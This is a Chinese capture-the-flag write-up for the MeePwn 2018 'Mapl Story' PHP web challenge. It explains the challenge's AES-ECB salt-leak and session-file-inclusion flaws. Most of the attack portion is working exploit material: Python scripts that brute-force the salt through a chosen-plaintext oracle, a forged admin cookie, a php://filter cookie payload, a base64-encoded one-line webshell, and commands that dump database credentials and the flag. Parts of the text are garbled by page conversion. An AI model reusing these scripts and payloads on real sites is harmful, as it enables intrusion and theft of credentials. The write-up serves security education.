Meepwn2018: Mapl Story——以Cookie为"跳板"的Session文件包含

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本题考察PHP源码审计。主要有两个缺陷:使用ECB模式进行AES加密导致的CPA(选择明文攻击)和 文件包含。有两处可以向文件写入内容以供包含,但均被过滤,最终通过以未被过滤的Cookie为跳板连接两处文件包含来写入Shell。文末还介绍了一种深入利用一处文件包

#### 概览

打开 <a href="http://178.128.87.16">http://178.128.87.16</a> 是一个登陆页面,注册账户后有四个页面,HOME 是欢迎页,CHARACTER 页可以和宠物角色互动,但账户刚注册完是没有宠物的,需要获取ADMIN权限后自行添加, SETTING 页可以修改用户名和选择头像,GAME 页是一个Flash小游戏,和本题无关。

题目提供了源码下载,可以从这里或备用地址下载。

● 178.128.87.16/?page=home.php

HOME OHARCTER SETTING GME

Map Store

Welcome findneo

This is the page that let you make your map! story name and avatar

If it is good enough, you will win a cute pet!

Your last action:

[02:38:33pm GMT+7] Access Hidden Street!

#### 文件包含

#### index.php

```
index.php 文件中有如下语句,显然存在文件包含。
if(isset($_GET['page']) && !empty($_GET['page']))
  include($_GET['page']);
}
但所有 GET 和POST 提交的参数都会被删除掉敏感字符串,其中//、(.+)和`` 是比较值得注意的。
function bad_words($value)
  //My A.I TsuGo show me that when player using these words below they feel angry, so i decide to censor them.
  //Maybe some word is false positive but pls accept it, for a no-cancer gaming environment!
  $too_bad="/(fuck|bakayaro|ditme|bitch|caonima|idiot|bobo|tanga|pin|gago|tangina|\/\/|damn|noob|pro|nishigou|stupid|ass|\(...)
  $value = preg_replace($too_bad, str_repeat("*",3) ,$value);
  return $value;
foreach($_GET as $key=>$value)
  if (is_array($value)){mapl_die();}
  $value=bad_words($value);
   $_GET[$key]=$value;
foreach($_POST as $key2=>$value2)
  if (is_array($value2)){mapl_die();}
  $value2=bad_words($value2);
```

```
$_POST[$key2]=$value2;
}
```

PHP使用PHPSESSID cookie值存储会话标识,一般在/var/lib/php/sessions/sess\_<PHPSESSID>文件里写有一些有特定意义的字符串,其中<PHPSESSID>可在Cookie里找到。尝试读取SESSION文件:

http://178.128.87.16/index.php?page=/var/lib/php/sessions/sess\_8es749ivbfetvsmsc0ggthr2e5

```
← → C ↑ 178.128.87.16/index.php?page=/var/lib/php/sessions/sess_8es749ivbfetvsmsc0ggthr2e5
```

☆

character\_name|s:96:"6ec696749efe58f5c7e26e113aa0c7c91f224f07fc2c70a7aa331c47a4f1101699a2260ac8b42c8141d848f8907f8566";user|s:64:"82f0cac5c0591592eaccfdac48f3e3656c264c7a73f97aee [06:55:03pm GMT+7] View your character";

其中是序列化后的\$\_SESSION 和明文的操作记录,这些内容在后面会大有用处。

#### CPA猜解salt

#### login.php

阅读login.php 并跟入相关文件,可以看到有多处用到\$salt 变量,其地位非常关键。

首先是从单独的表mapl\_config 中读出值。

```
$configRow=config_connect($conn);
    $salt=$configRow['mapl_salt'];
    $key=$configRow['mapl_key'];
/*
    function config_connect($conn)
    {
        $config=mysqli_query($conn,"SELECT * FROM mapl_config");
        return mysqli_fetch_array($config);
    }
*/
```

if( \$count === 1 && \$row['userPass']===\$password ) //■■■■

如果登陆成功就将用户名和邮箱加盐加密存储的\$\_SESSION 变量里。并且将admin /user 字符串加盐加密存储在\$\_COOKIE['\_role'] 变量中,用以标识用户身份。

```
{
            $secure email=encryptData($row['userEmail'],$salt,$key);
            $secure_name=encryptData($row['userName'],$salt,$key);
            $log_content='['.date("h:i:sa").' GMT+7] Logged In';
            $_SESSION['character_name'] = $secure_name;
            $_SESSION['user'] = $secure_email;
            $_SESSION['action']=$log_content;
            if ($row['userIsAdmin']==='1')
                $data='admin'.$salt;
                $role=hash('sha256', $data);
                setcookie('_role',$role);
            }
            else
                $data='user'.$salt;
                $role=hash('sha256', $data);
                setcookie('_role',$role);
            header("Location: ?page=home.php");
        }
function encryptData($data,$salt,$key)
{
        $encrypt=openssl_encrypt($data.$salt,"AES-128-ECB",$key);
        $raw=base64_decode($encrypt);
        $final=implode(unpack("H*", $raw));
        return $final;
```

再查看setting.php ,这个文件实现了修改用户名页面的功能。只要修改后的名字不长于22个字符,就使用mysqli\_real\_escape\_string处理并更新记录(避免SQL注入)。会被编码的字符有的 NUL(ASCII 0)、\n、\r、\、'、" 和 Control-Z。

```
if(strlen($_POST['name'])<=22){
    $name=mysqli_real_escape_string($conn,$_POST['name']);
    $query="UPDATE users SET userName='$name' WHERE userEmail='$mail'";
    $res2=mysqli_query($conn,$query);
    $userRow2=mysqli_fetch_array($res2);
    $secure_name=encryptData($name,$salt,$key);
    $_SESSION['character_name'] = $secure_name;
    $log_content='['.date("h:i:sa").' GMT+7] Change character name';
    $_SESSION['action']=$log_content;
    header("Refresh:0");
}</pre>
```

所有加密操作用的是同一个\$salt ,加上上述包含Session文件的操作 ,就会有构造任意明文获取对应密文的可能。最重要的 ,加密方式采用了AES-128-ECB , ECB 全称Electronic Codebook (电码本) ,顾名思义 ,这种模式的特点就是相同的明文块加密后会得到相同的密文块。

这里采用128位的分组形式,也就是每十六字节一个明文块。举栗说明:

如果用户名是findneo 七个字节,\$salt 是xianzhi 八个字节,那么加密过程就是把findneoxianzhi 共十五个字节作为一个分组去加密,缺一个字节按算法padding。

如果用户名是hifindneo 共九个字节,那么加密过程就是对hifindne 和oxianzhi作为两个分组加密。

我们可以在SETTING 页面修改用户名来改变明文,然后使用文件包含读到Session文件内容来获取密文,这就是一个完整的选择明文攻击过程。

#### 利用

怎么攻击呢?比如用户名是findneo ,(我们还不知道\$salt 是xianzhi ) ,那么加密的第一个明文分组是findneox ,记录下\$\_SESSION['character\_name']的前32个字节十六进制数,也就是密文的第一个分组。


然后依次改变用户名为findneoa、findneob、.etc,并记录密文第一个分组。直到用户名为findneox时发现密文第一个分组与用户名为findneo时的相同。根据ECB模式的特点,就能知道\$salt的第一个字节为x,事实上也确实如此。

测试发现用户名长15个字符时,\$\_SESSION['character\_name'] 有64字节十六进制数,也就是加盐加密后是32个字符,用户名长为16个字符时,\$\_SESSION['character\_name'] 有96字节,也就加盐加密后有48个字符。这说明\$salt 长为16个字节。

然后就可以按照以上原理猜解\$salt , 伪造\$\_COOKIE['\_role'] , 成为管理员。

```
# -*- coding: utf-8 -*-
# by https://findneo.github.io/
import requests
from bs4 import BeautifulSoup
import string
import hashlib
url = "http://178.128.87.16/"
cookie = dict(
  PHPSESSID='t9p07a1qt2plbcqp8tpkib4794',
   # role='8e1c59c3fdd69afbc97fcf4c960aa5c5e919e7087c07c91cf690add608236cbe'
def read_sess():
  r = requests.get(
      url + "?page=/var/lib/php/sessions/sess_" + cookie['PHPSESSID'],
      cookies=cookie)
  return r.content
def get_sess_character_name():
   """read_sess():
  character_name|s:64:"6269cb047bbbd0802cd7b882700591c6f6ace10234be4243997282e7c467e820";
  user|s:64:"82f0cac5c0591592eaccfdac48f3e3656c264c7a73f97aeea603461254e3ac38";
  action | s:40:"[12:04:21pm GMT+7] Change character name";
  character_name = read_sess().split(';')[0].split(":")[-1][1:-1]
  return character_name
```

```
def change_name(character_name):
  payload = dict(name=character_name, submit='Edit')
  r = requests.post(url + "?page=setting.php", cookies=cookie, data=payload)
def whoami():
  r = requests.get(url + "?page=home.php", cookies=cookie)
  s = BeautifulSoup(r.content, 'lxml')
  print \ s.h2.get\_text().split('\n')[0]
def change_and_check(name):
  change_name(name)
   # whoami()
  return get_sess_character_name()
def crack_salt():
  junk = 'x' * 16
  salt = ''
  s = 'ms_g00d_0ld_g4m3' + string.printable
  for i in range(15, -1, -1):
      cmp = change_and_check(junk[:i])[:32]
      if i == 0:
          # Mai==0 Managements salt
          cmp = change_and_check(junk)[32:64]
      for j in s:
          if cmp == change_and_check(junk[:i] + salt + j)[:32]:
              salt += j
              print salt
              break
  return salt
salt = crack_salt()
爆破得到$salt为ms_g00d_01d_g4m3,然后计算出admin用户的Cookie为hashlib.sha256('admin' + salt).hexdigest()
也就是_role='a2ae9db7fd12a8911be74590b99bc7ad1f2f6ccd2e68e44afbf1280349205054'。
```



可使用Fiddler的Filters功能设置请求头为PHPSESSID=8es749ivbfetvsmsc0ggthr2e5;

\_role=8e1c59c3fdd69afbc97fcf4c960aa5c5e919e7087c07c91cf690add608236cbe , 权限上升为ADMIN。

CHARACTER

SETTENG

ADMIIN

# GAME HIDDEN STREET Welcome findneo, admin Today is 2018-07-20, It is 02:38:33pm GMT+7 Give Pet To (email)

#### 以Cookie为跳板的Session文件包含

#### admin.php

注意到Session文件中有部分明文信息,记录关于上一次的操作。每一次操作都会记录,但只有admin.php 中写入的内容存在可控变量:

```
if ( isset($_POST['pet']) && !empty($_POST['pet']) && isset($_POST['email']) && !empty($_POST['email']) )
  $dir='./upload/'.md5($salt.$_POST['email']).'/';
  give_pet($dir,$_POST['pet']);
  if(check_available_pet($_POST['pet']))
      $log_content='['.date("h:i:sa").' GMT+7] gave '.$_POST['pet'].' to player '.search_name_by_mail($conn,$_POST['email']);
      $_SESSION['action']=$log_content;
   }
}
```

其中的search\_name\_by\_mail(\$conn,\$\_POST['email'])正是用户名,而这是可修改的。所以只要在CHARACTER 页面执行一次送宠物给某个用户的操作,Session文件中就会出现该用户的用户名。而如果用户名是PHP代码,就会被执行。

#### 用户名修改有哪些限制?

首先是■■■■ 小节提到的所有GET , POST 参数都必须经过的黑名单过滤。

```
function\ bad\_words(\$value) \{\ \$too\_bad="/(fuck|bakayaro|ditme|bitch|caonima|idiot|bobo|tanga|pin|gago|tangina|\\ \ ///|damn|noob|properties |\ fuck|bakayaro|ditme|bitch|caonima|idiot|bobo|tanga|pin|gago|tangina|\\ \ ///|damn|noob|properties |\ fuck|bakayaro|ditme|bitch|caonima|ditme|bitch|caonima|ditme|bitch|caonima|ditme|bitch|caonima|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|ditme|d
                       $value = preg_replace($too_bad, str_repeat("*",3) ,$value);
                       return $value;
```

然后是setting.php (代码见CPA■■salt小节)中要求的不大于22个字符。

#### character.php

所有功能中唯一一个直接写文件的操作在和CHARACTER 页面,同样需经过黑名单过滤,并且要求小于20个字符。

```
if(isset($_POST['command']) && !empty($_POST['command']))
{
    if(strlen($_POST['command'])>=20)
    {
        echo '<center><strong>Too Long</strong></center>';
    }
    else
    {
        save_command($mail,$salt,$_POST['command']);
        header("Refresh:0");
    }
}
/*
function save_command($email,$salt,$data){
    $dir='./upload/'.md5($salt.$email);
    file_put_contents($dir.'/command.txt', $data);
}
*/
```

#### 利用

#### 思路

全局共有两处可以修改文件,可以修改用户名以修改Session文件,也可在CHARACTER 页面修改command.txt ,但两处都是由GET 或POST 传的参,参数被黑名单过滤导致无法直接发挥作用。

考虑到COOKIE沒有被过滤,可以用作跳板,在Session文件中包含Cookie,在command.txt 写入编码后的无害字符串,在Cookie写入利用伪协议读取 command.txt 并解码的语句,就成功向Session文件写入了一句话。

其实从哪个文件经由哪个变量跳到哪个文件是有多种可能的,但本题受限于长度这很可能是唯一的解法。

#### 步骤

- 在SETTING处修改用户名为<?=include"\$\_COOKIE[a]
- 在Fiddler的Filters处的Cookie后面添加上一条a=php://filter/convert.base64-decode/resource=upload/ac8d37347a056bad2a852e4ef40de28a/com
- 在character处给宠物发一条命令 PD89YCRfR0VUW2ZdYDs 从而写入command.txt
- # PD89YCRfR0VUW2ZdYDs ■■■■ <?=`\$\_GET[f]`;



• 在admin处给自己送一只宠物

## HIDDEN STREET

Welcome <?=include"\$\_COOKIE[a], admin

Today is 2018-07-20, It is 02:42:43pm GMT+7

### Give Pet
















### To (email)



#### 使执行语句

 $$\log_{\text{content}}'' : (\text{date}(\text{h:i:sa"}).' \text{ GMT+7}] \text{ gave '.$POST['pet'].' to player '.search_name_by_mail($conn,$_POST['email']); } \\$ 

而其中的search\_name\_by\_mail(\$conn,\$\_POST['email'] 正是用户名<?=include"\$\_COOKIE[a]

所以包含session文件就可以把Cookie里的变量a包含进来,而a又是command.txt解码后的结果,也就是一句话木马。这时就可以以付为密码传入任意命令了。

• 读到数据库配置文件

success

```
① view-source:178.128.87.16/index.php?page=/var/lib/php/sessions/sess 8es749ivbfetvsmsc0ggthr2e5&f=cat%20db*
  character_name|s:96:"d1f197d11ed6b3d29f08a9893429eb2b36696933f869b314b58fb26167d2e09c080a355c37b4654ec2a5813f81dbe98b";user|s:64:"82f0cac5c0591592eaccf
  claracter_mane[s:30.darformiredoba2370
gave goldenpig to player (?php
  define('DBHOST', 'localhost');
  define('DBUSER', 'mapl_story_user');
  define('DBPASS', 'tsu_tsu_tsu_tsu');
  define('DBNAME', 'mapl_story');
      $conn = mysq1i_connect(DBHOST, DBUSER, DBPASS, DBNAME);
9
      if (!$conn ) {
11
           die("Connection failed : " . mysql_error());
13
   <!-- All images/medias belongs to nexon, wizet -->
   读到配置文件dbconnect.php
   define('DBHOST', 'localhost');
   define('DBUSER', 'mapl_story_user');
   define('DBPASS', 'tsu_tsu_tsu_tsu');
   define('DBNAME', 'mapl_story');
   $conn = mysqli_connect(DBHOST, DBUSER, DBPASS, DBNAME);
   if (!$conn ) {
         die("Connection failed : " . mysql_error());
    }
• 然后执行命令
echo 'SELECT * FROM mapl_config;' | mysql -umapl_story_user -ptsu_tsu_tsu_tsu_tsu mapl_story
mysql -e'select * from mapl_config' -umapl_story_user -ptsu_tsu_tsu_tsu mapl_story
🗧 🗦 🥲 🛕 view-source:178.128.87.16/index.php?page=/var/lib/php/sessions/sess_8es749ivbfetvsmsc0ggthr2e5&f=echo%20%27SELECT%20%2A%20FROM%20mapl_config%3B%27|%20mysql%20-umapl_st..
t | character_name | s: 96: "d1f197d11ed6b3d29f08a9893429eb2b36696933f869b314b58fb26167d2e09c080a355c37b4654ec2a5813f81dbe98b", user | s: 64: "22f0cac5c0591592eaccfdac48f363656c264c7a73f97aeea603461254e3ac38", action | s: 66: "[02:48:15pm
   gave goldenpig to player mapl_salt mapl_key mapl_now_get_your_flag
ms_g00d_01d_g4m3 You_Never_Guess_This_Tsug0d_1337 MeePwnCTF(_Abuslng_SessioN_Is_AlwAys_C00L_1337!__)
   <!-- All images/medias belongs to nexon, wizet -->
脚本
也可参考脚本理清利用过程:
# -*- coding: utf-8 -*-
# by https://findneo.github.io/
import requests, hashlib, base64
def change name(character name):
   payload = dict(name=character name, submit='Edit')
   r = requests.post(url + "?page=setting.php", cookies=cookie, data=payload)
def give_pet(user_email):
   payload = dict(pet="babydragon", email=user_email, submit="Give")
   r = requests.post(url + '?page=admin.php', cookies=cookie, data=payload)
   return r content
def command(cmd="testcmd"):
   payload = dict(command=cmd, submit="Send")
   r = requests.post(
         url + "?page=character.php", cookies=cookie, data=payload)
def shell(cmd='uname'):
   payload = dict(
         page="/var/lib/php/sessions/sess_" + cookie['PHPSESSID'], f=cmd)
   r = requests.get(url, cookies=cookie, params=payload)
```

```
# edit your cookie['PHPSESSID'] & user_email to run this script
url = "http://178.128.87.16/"
user_email = "ojbk@qq.com"
salt = 'ms_g00d_01d_g4m3'
cookie = dict(
  PHPSESSID='8es749ivbfetvsmsc0ggthr2e5'.
   role='a2ae9db7fd12a8911be74590b99bc7ad1f2f6ccd2e68e44afbf1280349205054',
  a="php://filter/convert.base64-decode/resource=upload/%s/command.txt" %
  hashlib.md5(salt + user_email).hexdigest())
change_name('<?=include"$_COOKIE[a]')</pre>
# ######Session######Cookie['a']##command.txt#base64##
cmd = base64.b64encode("<?=`$_GET[f]`;") #'PD89YCRfR0VUW2ZdYDs='</pre>
give_pet(user_email) # ■Session■■■action■■"Give $pet to player $username"
cmd = "mysql -e'select * from mapl_config' -umapl_story_user -ptsu_tsu_tsu_tsu_tsu mapl_story"
print shell(cmd)
# mapl_salt mapl_key
                             mapl_now_get_your_flag
# ms_g00d_01d_g4m3 You_Never_Guess_This_Tsug0d_1337
                                                           MeePwnCTF{__Abuslng_SessioN_Is_AlwAys_C00L_1337!_
```

#### 另一种思路:拼接\$ SESSION 变量

另外,这篇文章里提供的一种拼接\$\_SESSION变量的做法虽不比前者综合利用多处缺陷的优雅,但最大化地利用了单点的缺陷,很有创意,值得学习。

```
# -*- coding: utf-8 -*-
# by https://findneo.github.io/
import requests, hashlib, base64
def change name(character name):
   payload = dict(name=character name, submit='Edit')
   r = requests.post(url + "?page=setting.php", cookies=cookie, data=payload)
def give_pet(user_email):
   payload = dict(pet="babydragon", email=user_email, submit="Give")
   r = requests.post(url + '?page=admin.php', cookies=cookie, data=payload)
   return r.content
def shell(cmd='uname'):
   payload = dict(
       page="/var/lib/php/sessions/sess_" + cookie['PHPSESSID'], f=cmd)
   r = requests.get(url, cookies=cookie, params=payload)
   return r.content
# edit your cookie['PHPSESSID'] & user_email to run this script
url = "http://178.128.87.16/"
user_email = "mapl@qq.com"
salt = 'ms_g00d_01d_g4m3'
cookie = dict(
   PHPSESSID='8es749ivbfetvsmsc0ggthr2e5',
   role='a2ae9db7fd12a8911be74590b99bc7ad1f2f6ccd2e68e44afbf1280349205054',
def do(s):
  change_name(s)
   give_pet(user_email)
   print shell()
payload1 = """
```

```
<?=$ SESSION[a]='*/'?>
<?=$_SESSION[a].=';'?>
<?=$_SESSION[a].='"'?>
<?=$_SESSION[a].='<'?>
<?=$_SESSION[a].='?'/*
<?=$_SESSION[a].='='/*
<?=$_SESSION[a].=' '/*
payload2 = '`echo PD89YCRfR0VUWzFdYDsK|base64 -d >> upload/%s/command.txt`' % hashlib.md5(
  salt + user_email).hexdigest()
payload3 = """
<?=$_SESSION[a].=''/*
<?=$_SESSION[a].='?'/*
<?=$_SESSION[a].='>'/*
<?=$_SESSION[a]?>
def xxx():
   for p in payload1.split('\n')[1:-1]:
       do(p)
   for c in payload2:
       p = "<?=$_SESSION[a].='%s'/*" % c
       do(p)
   for p in payload3.split('\n')[1:-1]:
       do(p)
xxx()
print hashlib.md5(salt + user_email).hexdigest()
# BEEFFEpayload
# | |
# https://github.com/findneo/ctfgodown/blob/master/20180718-Meepwn%20CTF%20Quals%202018/WEB/maplStory_SESSION_CONCAT_result.tx
# shell at
# http://178.128.87.16/?page=upload/e500ec6d3d2b69fda8ff11b5b53b5ee2/command.txt&1=1s
← → C ↑ 0 178.128.87.16/?page=upload/e500ec6d3d2b69fda8ff11b5b53b5ee2/command.txt&1=uname%20-a
```

 $Linux\ meepwnctf-challenge\ 4.4.0-130-generic\ \#156-Ubuntu\ SMP\ Thu\ Jun\ 14\ 08:53:28\ UTC\ 2018\ x86\_64\ x86\_64\ x86\_64\ GNU/Linux$ 

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#### 参考链接

https://ctftime.org/writeup/10418

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